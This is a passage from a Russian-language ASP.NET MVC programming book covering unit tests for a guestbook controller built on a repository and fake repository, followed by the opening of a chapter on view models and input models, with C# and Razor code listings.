
Эти предлагаемые по умолчанию тесты тестируют два метода действия, доступные по умолчанию в классе HomeController и создаваемые при создании новых MVC проектов.

Каждый тест имеет 3 фазы – *arrange*, *act* и *assert*. Первый тест создает экземпляр класса HomeController(это фаза *arrange*), вызывает метод Index этого экземпляра для извлечения экземпляра ViewResult, а затем посредством вызова статического метода Assert.AreEqual, сравнивающего сообщение во ViewBag с предполагаемым сообщением, указывает на то, что метод

действия передал корректное сообщение во ViewBag. Тест для действия About даже проще, поскольку он всего лишь проверяет, что метод действия вернул ViewResult.

Если мы выполним эти тесты с помощью встроенного в Visual Studio инструмента запуска модульных тестов, то мы увидим, что оба эти теста выполняются, как это показано на рисунке 4-5.

Рисунок 4-5: Выполнение модульных тестов MSTest в Visual Studio



Тем не менее, эти тесты не являются хорошими примерами того, как писать модульные тесты для ваших контроллеров, потому что используемый по умолчанию класс HomeController не содержит никакой реальной логики взаимодействия. Вместо этого давайте рассмотрим то, как мы могли бы написать несколько тестов для пары методов действий нашего GuestbookController.

4.3.2. Тестирование GuestbookController

Одной из проблем текущей реализации GuestbookController является то, что он напрямую создает и использует объект GuestbookContext, который в свою очередь обращается к базе данных. Это означает, что невозможно протестировать контроллер без наличия настроенной и корректно заполненной данными базы данных, т.е. в данном случае лучше использовать интеграционный тест, а не модульный.

Несмотря на то, что интеграционное тестирование весьма важно для обеспечения уверенности в том, что различные компоненты приложения корректно взаимодействуют друг с другом, оно также подразумевает, что если мы заинтересованы в тестировании только логики контроллера, нам придется терпеть издержки, связанные с соединением с базой данных при выполнении каждого теста. Для небольшого количества тестов это еще может быть приемлемым, но если в вашем проекте сотни или тысячи тестов, то выполнение такого теста будет замедленно, если каждому тесту придется

подсоединяться к базе данных. Решением данной проблемы является отделение контроллера от GuestbookContext.

Вместо прямого доступа к GuestbookContext мы могли бы ввести репозиторий, который предоставляет шлюз для выполнения операций доступа к данным наших GuestbookContext объектов. Начнем с создания интерфейса нашего репозитория:

```
public interface IGuestbookRepository
{
    IList<GuestbookEntry> GetMostRecentEntries();
    GuestbookEntry FindById(int id);
    IList<CommentSummary> GetCommentSummary();
    void AddEntry(GuestbookEntry entry);
}
```

Данный интерфейс определяет 4 метода, которые отвечают за 4 запроса, имеющиеся в настоящее время в нашем GuestbookController. Теперь мы можем создать конкретную реализацию этого интерфейса, в котором содержится логика запроса.

Листинг 4.9: GuestbookRepository

```
public class GuestbookRepository : IGuestbookRepository
{
    private GuestbookContext _db = new GuestbookContext();
    public IList<GuestbookEntry> GetMostRecentEntries()
    {
        return (from entry in _db.Entries
                orderby entry.DateAdded descending
                select entry).Take(20).ToList();
    }
    public void AddEntry(GuestbookEntry entry)
    {
        entry.DateAdded = DateTime.Now;
        _db.Entries.Add(entry);
        _db.SaveChanges();
    }
    public GuestbookEntry FindById(int id)
    {
        var entry = _db.Entries.Find(id);
        return entry;
    }
    public IList<CommentSummary> GetCommentSummary()
    {
        var entries = from entry in _db.Entries
                      group entry by entry.Name into groupedByName
                      orderby groupedByName.Count() descending
                      select new CommentSummary
                      {
                          NumberOfComments = groupedByName.Count(),
                          UserName = groupedByName.Key
                      };
        return entries.ToList();
    }
}
```

Строка 1: Реализует интерфейс

Конкретный класс `GuestbookRepository` реализует наш новый интерфейс, обеспечивая реализацию всех этих методов. Мы используем такую же логику запросов, которую мы ранее поместили в контроллер, но теперь мы инкапсулируем наши запросы в одном месте. Сам контроллер теперь можно модифицировать для использования репозитория вместо прямого использования `GuestbookContext`.

Листинг 4-10: Использование репозитория в `GuestbookController`

```
public class GuestbookController : Controller
{
    private IGuestbookRepository _repository;
    public GuestbookController()
    {
        _repository = new GuestbookRepository();
    }
    public GuestbookController(IGuestbookRepository repository)
    {
        _repository = repository;
    }
    public ActionResult Index()
    {
        var mostRecentEntries = _repository.GetMostRecentEntries();
        return View(mostRecentEntries);
    }
    public ActionResult Create()
    {
        return View();
    }
    [HttpPost]
    public ActionResult Create(GuestbookEntry entry)
    {
        if (ModelState.IsValid)
        {
            _repository.AddEntry(entry);
            return RedirectToAction("Index");
        }
        return View(entry);
    }
    public ViewResult Show(int id)
    {
        var entry = _repository.FindById(id);
        bool hasPermission = User.Identity.Name == entry.Name;
        ViewBag.HasPermission = hasPermission;
        return View(entry);
    }
    public ActionResult CommentSummary()
    {
        var entries = _repository.GetCommentSummary();
        return View(entries);
    }
}
```

Строка 3: Сохраняет репозиторий

Строка 6: Создает репозиторий по умолчанию

Строка 8: Предоставляет возможность вставки репозитория

Вместо создания экземпляра `GuestbookContext` теперь мы сохраняем экземпляр нашего репозитория в поле. Конструктор контроллера, используемый по умолчанию (который будет вызываться MVC фреймворком при запуске приложения), заполняет поле реализацией репозитория по умолчанию. У нас также есть второй конструктор, который дает нам возможность создать свой экземпляр репозитория вместо предлагаемого по умолчанию. Этот конструктор мы будем использовать в наших модульных тестах для передачи fake-реализации репозитория. Наконец, методы действий нашего контроллера теперь для доступа к данным используют репозиторий вместо выполнения LINQ запросов напрямую.

Примечание

Несмотря на то, что мы вынесли логику запросов из контроллера, все еще важно, чтобы был протестирован сам запрос. Тем не менее, это уже будет частью не модульного теста, а интеграционного, который тестирует конкретный экземпляр репозитория по отношению к реальной базе данных.

Инъекция зависимостей

Технология передачи зависимостей в конструктор объекта известна как инъекция зависимостей (dependency injection). Как бы то ни было, мы выполнили инъекцию зависимостей вручную, добавив в наш класс разнообразные конструкторы. В главе 18 мы изучим, как можно использовать DI-контейнер, чтобы избежать необходимости добавления нескольких конструкторов. Более детальную информацию об инъекции зависимостей можно найти в книге "Dependency Injection in .NET" Марка Симанна (<http://manning.com/seemann>) , а также в многочисленных online статьях таких, как "Inversion of Control Containers and the Dependency Injection Pattern" Мартина Фаулера (<http://martinfowler.com/articles/injection.html>).

На данном этапе мы можем тестировать наш контроллер отдельно от базы данных, но для достижения этого нам потребуется fake-реализация нашего интерфейса `IGuestbookRepository`, который не взаимодействует с базой данных. Существует несколько способов достижения данной цели – мы могли бы создать новый класс, который реализует этот интерфейс, но выполняет все операции в оперативной памяти (продемонстрировано в листинге 4-11), или мы могли бы использовать mock-фреймворк, например, Moq или Rhino Mocks (каждый из которых можно установить с помощью NuGet), для автоматического создания fake-реализации нашего интерфейса.

Листинг 4-11: Fake-реализация `IGuestbookRepository`

```
public class FakeGuestbookRepository : IGuestbookRepository
{
    private List<GuestbookEntry> _entries = new List<GuestbookEntry>();
    public IList<GuestbookEntry> GetMostRecentEntries()
    {
        return new List<GuestbookEntry>
        {
            new GuestbookEntry
            {
                DateAdded = new DateTime(2011, 6, 1),
                Id = 1,
                Message = "Test message",
                Name = "Jeremy"
            }
        };
    }
}
```

```

        }
    };
}
public void AddEntry(GuestbookEntry entry)
{
    _entries.Add(entry);
}
public GuestbookEntry FindById(int id)
{
    return _entries.SingleOrDefault(x => x.Id == id);
}
public IList<CommentSummary> GetCommentSummary()
{
    return new List<CommentSummary>
    {
        new CommentSummary
        {
            UserName = "Jeremy", NumberOfComments = 1
        }
    };
}
}
}

```

Строка 3: Список, используемый для хранения

Fake-реализация нашего репозитория использует те же методы, что и реальный репозиторий, за исключением того что fake-репозиторий содержится в оперативной памяти, а методы `GetCommentSummary` и `GetMostRecentEntries` возвращают искусственные отклики (они всегда возвращают такие же fake- данные).

Поскольку наш контроллер содержит несколько методов действий, то существует несколько возможных тестов, которые мы могли написать. В следующем листинге показана пара тестов для метода `Index`.

Листинг 4-12: Тестирование метода `Index`

```

[TestMethod]
public void Index_RendersView()
{
    var controller = new GuestbookController(new FakeGuestbookRepository());
    var result = controller.Index() as ViewResult;
    Assert.IsNotNull(result);
}
[TestMethod]
public void Index_gets_most_recent_entries()
{
    var controller = new GuestbookController(new FakeGuestbookRepository());
    var result = (ViewResult)controller.Index();
    var guestbookEntries = (IList<GuestbookEntry>) result.Model;
    Assert.AreEqual(1, guestbookEntries.Count);
}

```

Строки 4, 11: Передает fake-репозиторий в контроллер

Первый из наших тестов вызывает метод `Index` и просто указывает на то, что он отображает представление (подобно тестам для класса `HomeController`). Второй тест более сложен – он указывает на то, что список `GuestbookEntry` объектов был передан в представление (если вы помните, метод действия `Index` вызывает метод `GetMostRecentEntries` нашего репозитория).

Оба теста используют fake-репозиторий. Передавая этот репозиторий в конструктор контроллера, мы убеждаемся в том, что контроллер использует оперативную память вместо соединения с реальной базой данных.

Модульное тестирование vs. TDD

В основе примеров данного раздела лежит традиционный подход модульного тестирования, при котором тесты пишутся после кода для того, чтобы проверять достоверность его поведения. Если бы мы использовали TDD (разработка через тестирование), и тесты, и код писались бы в небольших итерациях: сначала записывался бы тест, который завершается неудачей, затем код для того, чтобы заставить этот тест выполниться. Это обычно означает, что на отладку кода требуется меньше времени, потому как использование данного подхода приводит к потоку операций, в котором вы постоянно создаете небольшие куски кода.

В данном разделе вы увидели, что для того, чтобы убедиться в том, что методы действий контроллера выполняют то, что вы хотели, вы можете воспользоваться модульным тестированием. Мы написали несколько тестов для того, чтобы удостовериться, что пара методов действий в `GuestbookController` выполняли то, что мы и хотели, но мы также увидели, что для того, чтобы можно было легко выполнить модульное тестирование, нам пришлось внести в контроллер несколько изменений. Если вы создавали ваше приложение, помня о тестируемости, то это поможет нам избежать необходимости выполнять последовательный рефакторинг для обеспечения тестируемости.

4.4. Резюме

В этой главе мы более подробно рассмотрели контроллеры в контексте нашего приложения "Guestbook". Вы увидели, что существует несколько способов указания на то, что класс является контроллером, несмотря на то, что в большинстве случаев вы будете выполнять наследование от базового класса. Вы также увидели, что методы действий контроллера необязательно должны возвращать представления – существует множество доступных видов `ActionResults`, и вы даже можете отображать содержимое напрямую из метода действия. Таким образом, вы можете видеть, что методы действий контроллера не ограничены простым отображением представлений, и что вы можете сделать так, что методы действий будут возвращать содержимое того типа, который необходим вам для конкретного сценария. Вы даже можете создать свои собственные пользовательские результаты действий, если вам необходимо отправить отклик метода действия контроллера, который не поддерживается фреймворком по умолчанию (мы рассмотрим это в главе 16).

После этого мы рассмотрели несколько операций, которые обычно могут являться частью действия контроллера, к примеру, преобразование моделей представлений и валидация. Обе эти операции являются универсальными сценариями, которые вы будете часто выполнять в рамках ваших приложений, поэтому важно понимать, как выполнять эти операции. Мы рассмотрим эти темы более детально позднее – изучим множество доступных возможностей валидации в главе 6, а преобразование моделей представлений является темой следующей главы.

Наконец, мы рассмотрели предлагаемый по умолчанию проект модульного теста и то, как вы можете подтвердить результаты действий контроллера, чтобы убедиться в том, что они работают корректно.

На данный момент мы завершили вводную часть книги – в следующей части мы отойдем от приложения "Guestbook", которое использовали до настоящего времени и начнем рассматривать более перспективные темы, связанные с разработкой на платформе ASP.NET MVC. Мы начнем с более глубокого изучения темы моделей представлений, о которой мы вкратце упоминали в этой главе.

Работа с ASP.NET MVC

В части 2 вы расширите свои знания ASP.NET MVC, постепенно осваивая более сложные методы программирования. Концепции, рассматриваемые в части 2, применимы для более сложных и объемных приложений. Авторы книги изучили эти методы в процессе работы над проектами для клиентов Headspring Systems, а также проводя собственные независимые исследования.

Часть 2 охватывает более продвинутые методы программирования на ASP.NET MVC, расширяя базовые понятия из первой части этой книги, и рассматривает некоторые методы более высокого уровня. В главе 5 исследуются модели представлений, в том числе презентационные модели и модели ввода. В главе 6 рассматривается применение валидации к модели ввода. Из главы 7 вы узнаете о возможностях использования Ajax в ASP.NET MVC, а также о возможностях работы с Ajax с помощью JQuery. Глава 8 посвящена одному из наиболее важных вопросов – безопасности и защите сайта от сетевых атак. В главе 9 рассказывается об использовании маршрутизации и URL-адресов для отправки запросов к методам контроллеров. В главе 10 вы познакомитесь с новым расширением ASP.NET MVC, поставщиками значений, а также моделями связывания данных. В главе 11 вы научитесь использовать открытую библиотеку AutoMapper для создания регулируемых моделей связывания данных. В главе 12 рассматриваются контроллеры со сложной структурой, а также технические приемы для решения проблем, связанных с объединением и поддержкой больших и сложных контроллеров. Глава 13 рассказывает о структурировании приложения с помощью областей и создании связей между ними. Глава 14 знакомит с использованием NuGet Package Manager – приложением для .NET, которое используется для поиска и установки сторонних библиотек в проект MVC.

В заключительной главе 15 вы научитесь работать с данными, используя NHibernate. Во многих приложениях есть необходимость хранить и извлекать данные из реляционных баз данных, поэтому мы включили в эту книгу материалы по работе с NHibernate, популярной библиотекой доступа к данным, которая работает с платформой ASP.NET MVC.

Чтобы полностью понять концепции, рассматриваемые во второй части, вам потребуется много практики. Не торопите процесс обучения. Изучайте понятия по предоставленным образцам кода, а затем попробуйте применить изученные концепции на практике, прежде чем двигаться дальше. Только усвоив все темы из части 2, вы будете готовы начать освоение продвинутых методов программирования на ASP.NET MVC в части 3.

5. Модели представлений

В этой главе рассматриваются:

- Представление концепций пользовательского интерфейса в коде
- Определение презентационной модели
- Представление пользовательского ввода
- Создание сложных сценариев

В первой части этой книги были рассмотрены общие понятия и концепции, теперь же мы начнем разбирать конкретные темы в деталях. В этой главе мы рассмотрим модели, а именно методы проектирования моделей для ASP.NET MVC. При изучении шаблона Model-View-Controller концепция модели является наиболее трудной, главным образом потому, что "модель" - перегруженный термин. Он может принимать разные значения в разных контекстах, что может сбить с толку и затруднить понимание того, как модели соотносятся с контроллерами и представлениями.

Модель – это репрезентация чего-то значимого. Это не обязательно что-то физическое, но нечто реальное, как, к примеру, бизнес-концепция или API. При работе с объектно-ориентированными языками (такими, как C #), вы создаете классы, которые описывают эти репрезентации. Создание таких репрезентаций позволяет вам использовать более «естественный» язык для записи кода, вместо того, чтобы преобразовывать вводимые данные в двоичный код.

В основе многих приложений лежит *доменная модель* (domain model), которая представляет ключевые понятия системы. К примеру, доменная модель интернет-магазина состоит из классов Продукт, Заказ и Клиент, содержит данные об этих классах и бизнес-правила, которые описывают отношения между ними.

Было бы удобно использовать такую модель как основу, чтобы, опираясь только на нее, выстроить пользовательский интерфейс, и задать бизнес-правила. Однако этот подход может быть применен только для некоторых приложений (как правило, небольших приложений с простыми доменными моделями), и заведет в тупик при разработке более сложных приложений, в которых потребности пользователя интерфейса не соответствуют потребностям бизнес-логики. Такой конфликт интересов может привести к разработке чрезмерно сложного и неудобного в обслуживании программного обеспечения.

Решением этой проблемы являются *модели представлений* (view, or presentation model), которые необходимы для упрощения логики представления пользовательского интерфейса. В этой главе мы рассмотрим презентационные модели, а также модели ввода, которые используются для передачи данных от пользовательского интерфейса к контроллерам.

5.1. Что такое модель представления?

Назначение модели представления понятно и без объяснений – эта модель специально разработана для использования в представлении. Она предоставляет упрощенный интерфейс над доменной моделью, который сводит принятия решений в представлении к минимуму.

В этом разделе мы разберем работу модели представления на упрощенном примере интернет-магазина. Мы рассмотрим, как модель представления отличается от доменной модели и какие механизмы

обеспечивают связь модели представления и самого представления. В конце главы мы изучим модели ввода, которые используются для отправки пользовательских данных от представления к контроллеру.

5.1.1. Пример интернет-магазина

Давайте рассмотрим простой интернет-магазин. Он может содержать такие классы, как `Customer`, `Order` и `Product` (что показано в листинге 5.1), которые соответствуют таблицам в реляционной базе данных и связаны с ними по технологии ORM.

Листинг 5-1: Классы `Customer`, `Order` и `Product`, используемые в интернет-магазине

```
public class Customer
{
    public int Number { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public bool Active { get; set; }
    public ServiceLevel ServiceLevel { get; set; }
    public IEnumerable<Order> Orders { get; set; }
}

public enum ServiceLevel
{
    Standard,
    Premier
}

public class Order
{
    public DateTime Date { get; set; }
    public IEnumerable<Product> Product { get; set; }
    public decimal TotalAmount { get; set; }
}

public class Product
{
    public string Name { get; set; }
    public decimal Cost { get; set; }
}
```

Административная часть нашего магазина может содержать страницу сводки по клиентам, которая содержит список всех клиентов и количество их заказов. Пример страницы показан на рисунке 5.1.

Один из способов создать такой интерфейс заключается в использовании доменной модели напрямую. Мы могли бы получить список клиентов из базы данных, передать его в представление, которое на его основе построит таблицу. Когда представление дойдет до последней колонки (`Most Recent Order Date`), ему нужно будет снова пройтись циклом по коллекции объектов `Orders` класса `Customer`, чтобы вычислить, какой заказ был самым последним.

Рисунок 5-1: Страница со списком клиентов и заказов

Name	Active?	Service Level	Order Count	Most Recent Order Date
John Smith	Yes	Standard	42	02/07/10
Susan Power	Yes	Standard	1	02/02/10
Jim Doe	Yes	Premier	7	02/09/10

Единственная проблема такого подхода заключается в том, что он сильно усложняет представление. Чтобы сделать представление более регулируемым, нужно сделать его более простым – сложные циклы и расчеты должны выполняться на более высоком уровне. Единственное, что должно выполнять представление – это показывать *результаты* этих расчетов. Мы создадим модель, которая будет только представлять эту таблицу.

5.1.2. Создание модели представления

Создание модели представления для страницы сводки о клиентах – довольно простая задача. Модели представления, как правило, являются довольно простыми объектами с однообразной структурой, которые обращаются непосредственно к тем данным в БД, которые будут отображаться в пользовательском интерфейсе. В этом случае, наша модель будет просто содержать атрибут для каждого столбца в таблице, как показано в листинге 5.2.

Листинг 5-2: Класс CustomerSummary

```
public class CustomerSummary
{
    public string Name { get; set; }
    public string Active { get; set; }
    public string ServiceLevel { get; set; }
    public string OrderCount { get; set; }
    public string MostRecentOrderDate { get; set; }
}
```

Строки 3-7: Каждый атрибут соответствует столбцу таблицы

Эта модель намеренно проста, она содержит в основном строки (*string*). В конце концов, это именно то, что она представляет: текст на странице. Логика отображения данных в этом объекте тоже проста – представление только выводит данные. Модель представления выполняет свою основную задачу – сводит к минимуму принятие решений в представлении.

Модель для всей таблицы имеет тип `IEnumerable<CustomerSummary>`. В такой простой модели, как эта, представление только выполняет заданный цикл, записывая данные каждого `CustomerSummary` в строки. Но прежде, чем мы сможем отобразить объекты `CustomerSummary`, мы должны приписать им необходимые значения и заполнить их данными из нашей доменной модели.

5.1.3. Презентационная модель

В нашем приложении мы будем строить эту модель не один раз. Она может быть или создана путем отправки запроса к базе данных (создание простого отчета), или спроектирована из нашей доменной модели вручную либо автоматически, с помощью такого инструмента отображения, как AutoMapper (который мы рассмотрим в главе 11).

Как правило, создается специальный класс, единственная функция которого – создавать презентационную модель. Лучше строить презентационную модель в коде приложения, чем в представлении, которое должно быть сфокусировано на HTML и стилях. Специальный класс, который создает эту модель, легко программировать, тестировать и поддерживать.

Создавать презентационную модель в контроллере также не рекомендуется. Функция контроллера – вызывать представления и координировать их работу. В листинге 5.3 показан упрощенный пример того, как контроллер может отправить презентационную модель к представлению.

Листинг 5-3: Метод контроллера для презентационной модели

```
public class CustomerSummaryController : Controller
{
    private CustomerSummaries _customerSummaries = new CustomerSummaries();
    public ViewResult Index()
    {
        IEnumerable<CustomerSummary> summaries = _customerSummaries.GetAll();
        return View(summaries);
    }
}
```

Строка 9: Отправляет презентационную модель к представлению

В этом примере объект `CustomerSummaries` отвечает за создание презентационной модели `CustomerSummary`. Он отправляет запрос к доменной модели и отображает результаты в простой форме, подходящей для использования в представлении.

После того, как объекты `CustomerSummary` были созданы, контроллер передает их в метод `View()`, который передает представлению (строка 9 листинга). В ASP.NET MVC существует специальный механизм для совместного использования моделей, который мы рассмотрим в следующем пункте.

5.1.4. ViewData.Model

Контроллер и представление совместно используют объект типа `ViewDataDictionary` - `ViewData`. `ViewData` представляет собой стандартный словарь со строковыми индикаторами и значениями объектов, который также имеет атрибут `Model`. Когда мы вызываем `return View(summaries)` в листинге 5.3, `ViewData.Model` автоматически заполняется объектами из нашего списка `CustomerSummary`, подготовленными для отображения в представлении. Атрибут `Model` является строго типизированным, так что представление точно знает, какой результат от него ожидать. Также разработчики могут воспользоваться преимуществами IDE, такими как IntelliSense и разрешить изменение имен переменных. Большинство из этих внутренних доработок маскируются с помощью

движка представлений Razor, который позволяет легко определить тип модели. Тип модели в представлении можно назначить с помощью инструкции @model:

```
@model IEnumerable<DisplayModel.Models.CustomerSummary>
```

Инструкция @model указывает, что модель представления (свойство ViewData.Model) принадлежит типу IEnumerable<CustomerSummary>. Когда мы разработали модель представления, мы можем легко сделать разметку HTML, как показано в листинге 5.4.

Листинг 5-4: Использование модели в представлении

```
<table>
  <tr>
    <th>Name</th>
    <th>Active?</th>
    <th>Service Level</th>
    <th>Order Count</th>
    <th>Most Recent Order Date</th>
  </tr>
  @foreach (var summary in Model)
  {
    <tr>
      <td>@summary.Name</td>
      <td>@summary.Active</td>
      <td>@summary.ServiceLevel</td>
      <td>@summary.OrderCount</td>
      <td>@summary.MostRecentOrderDate</td>
    </tr>
  }
</table>
```

Строка 9: Определяет тип IEnumerable<CustomerSummary>

Строки 12-16: Работает с моделью

Разметка в листинге 5.4 создает таблицу. Не используя «магические» строковые индикаторы и сложную логику, мы будем работать напрямую с моделью. Разрабатывая модель отдельно и исключительно для представления, можно значительно упростить разработку приложения.

Многие интерфейсы гораздо более сложны, чем одна таблица. Они могут включать несколько таблиц, дополнительные поля с разнообразным контентом: изображения, заголовки, промежуточные итоги, графики, диаграммы и тысячу других вещей, которые усложняют представление. Модель представления создается для обработки их всех. Разработчики могут создавать и поддерживать даже самые сложные интерфейсы, когда модель представления хорошо реализована. Если интерфейс содержит несколько сложных элементов, модель представления может работать как упаковщик, объединяя все модули и значительно упрощая HTML-разметку. Хорошая модель представления не скрывает сложные элементы, но она представляет их так, как можно более точно и просто и отделяет от других данных на странице.

Еще одной сложной функцией веб-приложения является обработка данных, вводимых пользователем. Мы рассмотрим представление пользовательского ввода в следующей главе.

5.2. Представление пользовательского ввода

Так же, как мы разработали презентационную модель для выходных данных, мы можем разработать модель представления для данных, поступающих в приложение. Точно так же, как презентационная модель облегчает работу с выводимыми данными в представлении, хорошо продуманная модель пользовательского ввода значительно облегчит обработку пользовательских данных в приложении. Вместо того чтобы работать с подверженными ошибкам строковыми индикаторами и сопоставлять значения запросов с именами входных элементов, мы можем использовать возможности ASP.NET MVC и работать с моделью ввода.

5.2.1. Создание модели ввода

Простая форма на рисунке 5-2 включает два текстовых поля и чекбокс. Являясь частью нашего приложения, эта форма, несомненно, заслуживает формального, кодифицированного представления - класса. Класс для представления этой формы создать несложно: это две строки и булево значение, как показано в листинге 5-5.


Листинг 5-5: Модель ввода данных

```
public class NewCustomerInput
{
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public bool Active { get; set; }
}
```

Строки 3-4: Представляет текстовые поля

Строка 5: Представляет чекбокс

Рисунок 5-2: Форма для пользовательского ввода



Модель ввода в листинге 5-5 является простым классом с четко обозначенной функцией. Она представляет собой форму для пользовательского ввода - ни больше, ни меньше.

5.2.2. Использование модели ввода в представлении

Представления можно сделать строго типизированными, назначив им базовый тип `ViewPage<T>`. В этом случае `<T>` будет `NewCustomerInput`. Это означает, что свойство `ViewData.Model` также будет типа `NewCustomerInput`. Мы можем создать HTML-форму с помощью модели ввода.

Как было сказано в главе 3, ASP.NET MVC включает вспомогательные методы, которые облегчают создание разметки и обеспечивают связь между именами элементов формы и именами свойств модели. В листинге 5-6 показано представление, содержащее модель ввода `NewCustomerInput`.

Листинг 5-6: Представление с моделью ввода

```
@model InputModel.Models.NewCustomerInput
```

```
<div>
    <form action="@Url.Action("Save")" method="post">
        <fieldset>
            <div>
                @Html.LabelFor(x => x.FirstName)
                @Html.TextBoxFor(x => x.FirstName)
            </div>
            <div>
                @Html.LabelFor(x => x.LastName)
                @Html.TextBoxFor(x => x.LastName)
            </div>
            <div>
                @Html.LabelFor(x => x.Active)
                @Html.CheckBoxFor(x => x.Active)
            </div>
            <div>
                <button name="save">
                    Save</button>
            </div>
        </fieldset>
    </form>
</div>
```

Строка 1: Задает модель

Строка 7: Вспомогательный метод для метки

Строка 8: Выводит текстовое поле

Строка 16: Выводит чекбокс

Форма в листинге 5-6 построена на модели ввода данных, `NewCustomerInput`, из листинга 5-5. Обратите внимание на вспомогательные методы HTML, которые содержат лямбда-выражения (строка 7). Они будут анализировать лямбда-выражения и извлекать имена свойств, которые затем будут использоваться в качестве значений атрибутов для имен элементов формы. Например, вызов

`Html.TextBoxFor (x => x.LastName)` будет генерировать `<input type="text" name="LastName" />`.

Использование лямбда-выражений для рефакторинга

Не стоит недооценивать значение лямбда-выражений в представлениях. Они компилируются вместе с остальным кодом, поэтому, если вы переименуете какой-либо метод, вы получите ошибку во время компиляции. Замените на код в вашем представлении ссылочным на классы и методы строками, и вы не обнаружите эти ошибки до момента исполнения.

Использование строго типизированных ссылок на данные в представлении также помогает при рефакторинге. Использование такого инструмента, как JetBrains ReSharper (www.jetbrains.com/resharper), позволит вам провести рефакторинг кода и внести изменения во все представления, которые используют его. Это действительно мощно.

До использования строго типизированных вспомогательных методов применялись «магические» строки, и программисты вручную старались обеспечить соответствие между формой ввода и логикой обработки. Используя строго типизированные вспомогательные методы, как показано в листинге 5-6, ASP.NET MVC обеспечивает эту координацию, так что переименование свойства не приведет к ошибке.

5.2.3. Работа с представленными входящими данными

Форма, в листинге 5-6 заканчивается кнопкой Save, и ASP.NET MVC предлагает удобный способ передачи полученных данных к модели в форме запроса HTTP. Этот процесс называется связыванием данных, и он рассматривается подробно в главе 10. Здесь мы вкратце с ним познакомимся на примере следующего метода контроллера:

```
public ViewResult Save(NewCustomerInput input)
{
    return View(input);
}
```

Когда объект `NewCustomerInput` назначается параметром метода, значение параметра связывается с помощью `DefaultModelBinder` ASP.NET MVC для корректного отображения. Это поведение по умолчанию в ASP.NET MVC.

Наш метод работает с объектом модели ввода, а не с парами соответствий ключ–значение. В данном случае он не делает многоного (просто отправляет пары в качестве модели в другое представление, так что в примере мы можем работать с сохраненными значениями). В реальных методах действий у нас будет возможность работать с ним, как с любым другим классом: сохранить его или передать другим классам для дальнейшей обработки.

Многие представления не только выводят пользовательский интерфейс или обрабатывают входные данные, но и сочетают в себе обе функции, чтобы обеспечить максимальное удобство работы для пользователя. В следующем разделе мы применим изложенные в этой главе концепции для создания более сложного представления.

5.3. Более сложные модели для представления и ввода

На рисунке 5-3 показана таблица, которая содержит список клиентов и краткую информацию о них, а также элемент ввода для каждой строки. Конечные пользователи могут просмотреть список клиентов, а также изменить статус клиента, установив флажок, если пользователь должен быть активирован.

Рисунок 5-3: Комбинированная форма представления и ввода

The screenshot shows a web browser window titled "Index - My ASP.NET MVC Application" at "localhost:2235". The page displays a "Customer Summary" table with three rows of data. The columns are labeled "Name", "Service Level", "Order Count", "Most Recent Order Date", and "Active?". The data is as follows:

Name	Service Level	Order Count	Most Recent Order Date	Active?
John Smith	Standard	42	02/07/10	<input checked="" type="checkbox"/>
